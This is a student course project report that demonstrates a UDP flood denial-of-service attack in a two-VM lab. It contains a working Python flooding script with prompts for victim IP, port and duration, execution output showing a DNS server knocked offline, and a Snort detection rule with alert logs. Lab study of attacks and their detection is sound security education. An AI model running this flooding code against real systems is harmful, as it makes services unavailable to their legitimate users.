ISA

UMKC

Spring 2017

UDP Flooding-DOS Attack

Final Project Document
for
Information and Security Assurance

Submitted by:

Moulika Chadalavada (16234180)
Achyuth Reddy N (16227934)

Table of Contents

1. Attack Description

Denial of Service (DoS) is an attack that prevents a computer or service from being available to genuine users. Some popular DoS attacks are UDP Flood, SYN Flood, Ping of Death, ICMP Flood, Slowloris etc. As part of this project we are working on UDP Flood.

UDP Flooding uses User Datagram Protocol (UDP) which is a connectionless network protocol. Using this attack attacker sends large number of IP packets that have UDP datagrams. When more than threshold level is reached then the victim cannot handle valid connections. The attacker may also spoof the IP address of the packets to hide the attack, so that the returned ICMP packets doesn't reach host.

In UDP flooding UDP packets sent either to specific port or random port. The victim's machine starts processing incoming packets. If the requested application is not found on victim's machine on specific port, then it replies with ICMP message i.e. Destination Unreachable.

2. Attack Protocol Information and Flow

Firstly, for implementing UDP Flooding DoS attack, attacker machine is required and on top of that python script of the attack is executed. To make the attack more powerful more than one machine is required to run the code. Along with attack machine victim machine is also taken which is attacked by attacker, later this attack is defended by implementing snort rules.




Figure 1: UDP Flooding DoS Attack


2.1 Protocol and Message used in Attack

In IP network layer protocol, UDP is transport layer protocol. UDP is connectionless and unreliable protocol which doesn't secure communication and packet delivery is not guaranteed. As it is connectionless protocol it doesn't require three-way handshaking for establishing connection.

The attack is started by sending bulk amount of UDP packets to victim. Because of this so many victim resources are consumed, which eventually results in making system unavailable by other clients. When UDP packet is sent to random port and nothing is available then destination system will generate ICMP based packet i.e. Destination unreachable.

The attack is initiated by sending a great amount of UDP packets to a victim host. Thus, the large amount of victim system's resources will be consumed with dealing the attacking packets, which eventually causes the system to be unreachable by other clients. When you send a UDP packet to a random port but there is nothing there, the destination computer would generate an ICMP based packet (Destination unreachable).

2.2 Flow Diagram


Attacker
Victim
No. of UDP Packets sent to random victim machine's
DNS Request to destination becomes unreachable

3. Project Setup

As the project is mainly about UDP flooding, huge amount of UDP packets are sent to victim machine from attacker machine. We created two virtual machines one for doing attack and other as target machine. In this phase we attack target machine using Python Code. Snort defends the attack using Snort rule, so Snort is installed on Attack machine.

3.1 Attack Machine Setup

Prerequisites:

Operating System: Ubuntu (64-bit)

Base Memory : 3072 MB

Installations: Wireshark, DNS Server Configuration

Attacking Resources: Attack Python Code

Instructions:

To attack victim machine using UDP Flooding, first DNS Server is configured and Python code is executed on Attack machine. The code send huge amount of UDP packets to victim machine for specific ports such that the respective service becomes unreachable.

3.2 Defense Machine Setup

Prerequisites:

Operating System: Ubuntu (64-bit)

Base Memory : 3072 MB


Installations: Snort IDS, Install DNS Server

Instructions:

Snort IDS is installed on Victim Machine and Snort rule is written such that it handles malicious attack. As UDP packets are being sent to Victim machine from Attack Machine, snort rule is written in such a way that it handles UDP packets and alert is stored in log file.

4. Detailed Process of Performing Attack


First to perform attack we would require attacking machine. So, we created a Virtual Machine (requirements detailed in Project Setup). Once the Virtual Machine is ready the Python code is written and is executed in Command Window (which is shown in section 4.2).



Flow of Attack Attacker machine to Victim Machine

4.1 DNS Server Configuration

First, we have installed DNS Server on Victim Machine and created dummy website 'nyc3.example.com' on Victim Machine. Further the same DNS Server is configured in Attack Machine, by setting DNS nameserver and website. [Ref. DNS Configuration]. Once the Server is configured successfully then we can check it by giving **nslookup <<website-name>>** which should return Server IP Address, Website Name and Website Address as shown below.



```
moulika@Attacker:~$ nslookup nyc3.example.com
Server:         10.0.2.4
Address:        10.0.2.4#53

Name:   nyc3.example.com
Address: 10.0.2.4
```


4.2 Python Code

Once DNS Server is configured we start attacking victim by sending UDP packets to victim machine using Python Code.

```python
#Python program to send UDP packets to Victim IP Address

import random
import struct
import time
import socket

soc = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
udp_packet="qwertyuiopasdfghjklzxcvbnm0123456789~!@#$%^&*()+=`;?.,<>\|{}[]"
print "\n********Start UDP Flooding on Victim Machine*************"
packet_size=int(raw_input('Enter Packet Size:'))
packet_length = 8+len(udp_packet)
checksum = 0
Tp=""
victim_ip = raw_input('Enter Victim IP Address: ')
victimPort = input('Enter Victim Port: ')
duration  = input('Enter Time (seconds): ')
udp_header = struct.pack('!HHHH',53,victimPort, packet_length, checksum)
timeout =  time.time() + duration
packet_sent = 0


while 1:
    if time.time() > timeout:
        break
    else:
        pass
    for packet_size in range(1,packet_sent+1000):
        try:
           Bytes=(Tp+udp_packet)
           EncodeBytes=str.encode(Bytes)
           soc.sendto(udp_header+EncodeBytes, (victim_ip, victimPort))
           packet_sent = packet_sent + packet_size
           print "Sending UDP packets to Victim IP: %s at Port: %s "%(victim_ip, victimPort)
        except Exception as e:
           print "Error in sending UDP Packets:", e
```

4.3 Steps for Code Execution


1. First the udpFlood.py file is executed in command window as shown below.



```
moulika@Attacker: ~/Desktop/ISA_Project
moulika@Attacker:~$ cd Desktop
moulika@Attacker:~/Desktop$ cd ISA_Project
moulika@Attacker:~/Desktop/ISA_Project$ python udpFlood.py
```


2. The program asks for attacker to input below details
   - Packet Size
   - Victim IP Address
   - Victim Port Number (By Default 53)

- Time in Seconds



```
moulika@Attacker: ~/Desktop/ISA_Project
moulika@Attacker:~/Desktop/ISA_Project$ python udpFlood.py

********Start UDP Flooding on Victim Machine*************
Enter Packet Size:90
Enter Victim IP Address: 10.0.2.4
Enter Victim Port: 53
Enter Time (seconds): 90
```


3. Once attacker gives the inputs it starts sending huge amount of UDP packets to Victim Machine.



```
moulika@Attacker: ~/Desktop/ISA_Project
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
Sending UDP packets to Victim IP: 10.0.2.4 at Port: 53
```

4.4 Final Attack Output

As shown above the Attacker starts sending huge amount of UDP packets to victim machine. To know whether the attack is performed successfully on Victim Machine or not we can check by giving **nslookup <<website-name>>** again such that it should not return any response as shown below.



```
moulika@Attacker: ~
moulika@Attacker:~$ nslookup nyc3.example.com
;; connection timed out; no servers could be reached
```


5. Detailed Process of Performing Defense

Initially we have Virtual Machine (requirements detailed in Project Setup). Once the Virtual Machine is ready DNS Server must be installed and new dummy website **'nyc3.example.com'** has to be configured and is assigned same IP address as Victim Machine IP Address.

Further Snort is installed on Victim Machine. Snort is a free and open source network intrusion detection and network intrusion prevention system. It can be used to detect attacks or probes and capable to perform real time traffic analysis. The victim machine would be protected by detecting the UDP flooding attack by implementing the designed snort rules. This link is followed to setup Snort. Snort rules has to be written in **local_rules** file (located at /etc/snort/rules) .

The below Snort rule alerts the detection message from victim machine for the UDP packets sent from attacker's machine. The rule is designed such that alert is thrown when packets flow reaches threshold level for random port.

```
alert udp any  any -> $HOME_NET any (msg: "Detected incoming UDP packets…!!"; detection_filter: track by_src, count 10 , second 30; sid:10000001)
```




Snort Intrusion Detection and Prevention

Once the Snort rule is written in local_rules file, using two ways this rule can be executed. One way is to display the message in console when any malicious packets are detected. Another way is to store the message in IDS log file (located at /var/log/snort)

1. **Display Snort Alert in Command Window:**


Command to display snort alert in command console: **sudo /usr/local/bin/snort -A console -q -u snort -c /etc/snort/snort.conf -I enp0s3**



```
moulika@Victim:~$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
04/23-09:46:43.236783  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.236885  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.236992  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237157  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237226  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237339  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237482  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237605  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237713  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.237911  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238057  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238136  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238247  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238352  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238469  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238569  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238700  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238809  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.238967  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239079  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239232  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239392  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239398  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239535  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239640  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239748  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.239854  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.240000  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.240108  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.240218  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.240329  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
04/23-09:46:43.240458  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:34070 -> 10.0.2.4:53
```

2. **Store Snort Alert in log file:**

Command to display snort alert in alert file : sudo snort -c /etc/snort/snort.conf -A fast



alert [Read-Only] (/var/log/snort) - gedit

```
04/23-09:48:42.367448  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.367554  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.367663  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.367774  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.367879  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368010  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368117  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368242  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368352  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
04/23-09:48:42.368480  [**] [1:10000001:0] Detected incoming UDP packets…!! [**] [Priority: 0] {UDP} 10.0.2.15:39015 -> 10.0.2.4:53
